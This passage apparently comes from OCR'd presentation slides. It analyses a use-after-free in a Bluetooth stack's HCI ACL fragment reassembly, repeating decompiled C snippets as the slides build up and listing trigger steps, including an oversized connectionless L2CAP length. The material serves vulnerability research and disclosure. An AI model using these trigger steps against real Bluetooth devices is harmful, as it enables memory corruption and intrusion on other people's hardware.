goto pkt_handler;
```


```
pkt_handler:
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 prh_l2_pkt_handler(
   p_link->pending_cid, hci_handle, p_link->cur_buf);
```

Alpine :: HCI ACL Rx :: ACL Continue






```
if ( !p_link->cur_pos ) {
 p_link->mtu_complete = 1;
 return 0;
}
if ( p_link->cur_len+inbf->len > p_link->length ) {
 host_buf_free(p_link->cur_buf);
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 return 0;
}
memcpy(p_link->cur_pos, data, inbf->len);
p_link->cur_len += inbf->len;
if ( p_link->length != p_link->cur_len ) {
 p_link->cur_pos += inbf->len;
 return ret;
}
goto pkt_handler;
```



```
pkt_handler:
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 prh_l2_pkt_handler(
   p_link->pending_cid, hci_handle, p_link->cur_buf);
```

Alpine :: HCI ACL Rx :: ACL Continue




Legend:

- uninitialized
- initialized
- controlled

```
if ( !p_link->cur_pos ) {
 p_link->mtu_complete = 1;
 return 0;
}
if ( p_link->cur_len+inbf->len > p_link->length ) {
 host_buf_free(p_link->cur_buf);
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 return 0;
}
memcpy(p_link->cur_pos, data, inbf->len);
p_link->cur_len += inbf->len;
if ( p_link->length != p_link->cur_len ) {
 p_link->cur_pos += inbf->len;
 return ret;
}
goto pkt_handler;
```

```
pkt_handler:
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 prh_l2_pkt_handler(
   p_link->pending_cid, hci_handle, p_link->cur_buf);
```

Alpine :: HCI ACL Rx :: ACL Continue




```
if ( !p_link->cur_pos ) {
 p_link->mtu_complete = 1;
 return 0;
}
if ( p_link->cur_len+inbf->len > p_link->length ) {
 host_buf_free(p_link->cur_buf);
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 return 0;
}
memcpy(p_link->cur_pos, data, inbf->len);
p_link->cur_len += inbf->len;
if ( p_link->length != p_link->cur_len ) {
 p_link->cur_pos += inbf->len;
 return ret;
}
goto pkt_handler;
```

```
pkt_handler:
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 prh_l2_pkt_handler(
   p_link->pending_cid, hci_handle, p_link->cur_buf);
```

Bug :: Use-After-Free in HCI ACL Reception

Bug :: UAF Root Cause

1. TX HCI ACL Start -> SDP Profile



p_link

cur_pos

cur_buf

cur_len

handle

pending_cid

length


mtu_complete

Legend:

uninitialized

initialized


controlled




```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 ...
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     if ( !p_link->mtu_complete && p_link->cur_buf ) {
       host_buf_free(p_link->cur_buf);
       p_link->cur_buf = NULL;
     }
     p_link->mtu_complete = 0;
     p_link->length = data[0] | (data[1] << 8);
     ...
     if ( cid == 2 && p_link->length > 0x4F1 ) {
       return 0;
     }
     ...
     p_link->cur_buf = host_buf_alloc(p_link->length);
     p_link->cur_pos = p_link->cur_buf;
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
     memcpy(p_link->cur_pos, data, inbf->len);
     p_link->cur_len += inbf->len;
     if ( p_link->length != p_link->cur_len ) {
       p_link->cur_pos += inbf->len;
       return ret;
     }
```

Bug :: UAF Root Cause

1. TX HCI ACL Start -> SDP Profile






```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 ...
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     if ( !p_link->mtu_complete && p_link->cur_buf ) {
       host_buf_free(p_link->cur_buf);
       p_link->cur_buf = NULL;
     }
     p_link->mtu_complete = 0;
     p_link->length = data[0] | (data[1] << 8);
     ...
     if ( cid == 2 && p_link->length > 0x4F1 ) {
       return 0;
     }
     ...
     p_link->cur_buf = host_buf_alloc(p_link->length);
     p_link->cur_pos = p_link->cur_buf;
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
     memcpy(p_link->cur_pos, data, inbf->len);
     p_link->cur_len += inbf->len;
     if ( p_link->length != p_link->cur_len ) {
       p_link->cur_pos += inbf->len;
       return ret;
     }
```


Bug :: UAF Root Cause

1. TX HCI ACL Start -> SDP Profile
2. TX HCI ACL Start -> L2CAP Conless (cid=2)

   L2CAP PDU Length (0x800) > 0x4F1, i.e.

   `p_link->length     >  0x4F1`






```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 ...
 switch (flags) {
  case prh_hci_ACL_START_FRAGMENT:
   if ( !p_link->mtu_complete && p_link->cur_buf ) {
    host_buf_free(p_link->cur_buf);
    p_link->cur_buf = NULL;
   }
   p_link->mtu_complete = 0;
   p_link->length = data[0] | (data[1] << 8);
   ...
   if ( cid == 2 && p_link->length > 0x4F1 ) {
    return 0;
   }
   ...
   p_link->cur_buf = host_buf_alloc(p_link->length);
   p_link->cur_pos = p_link->cur_buf;
   ...
  case prh_hci_ACL_CONTINUE_FRAGMENT:
   ...
   memcpy(p_link->cur_pos, data, inbf->len);
   p_link->cur_len += inbf->len;
   if ( p_link->length != p_link->cur_len ) {
    p_link->cur_pos += inbf->len;
    return ret;
   }
```

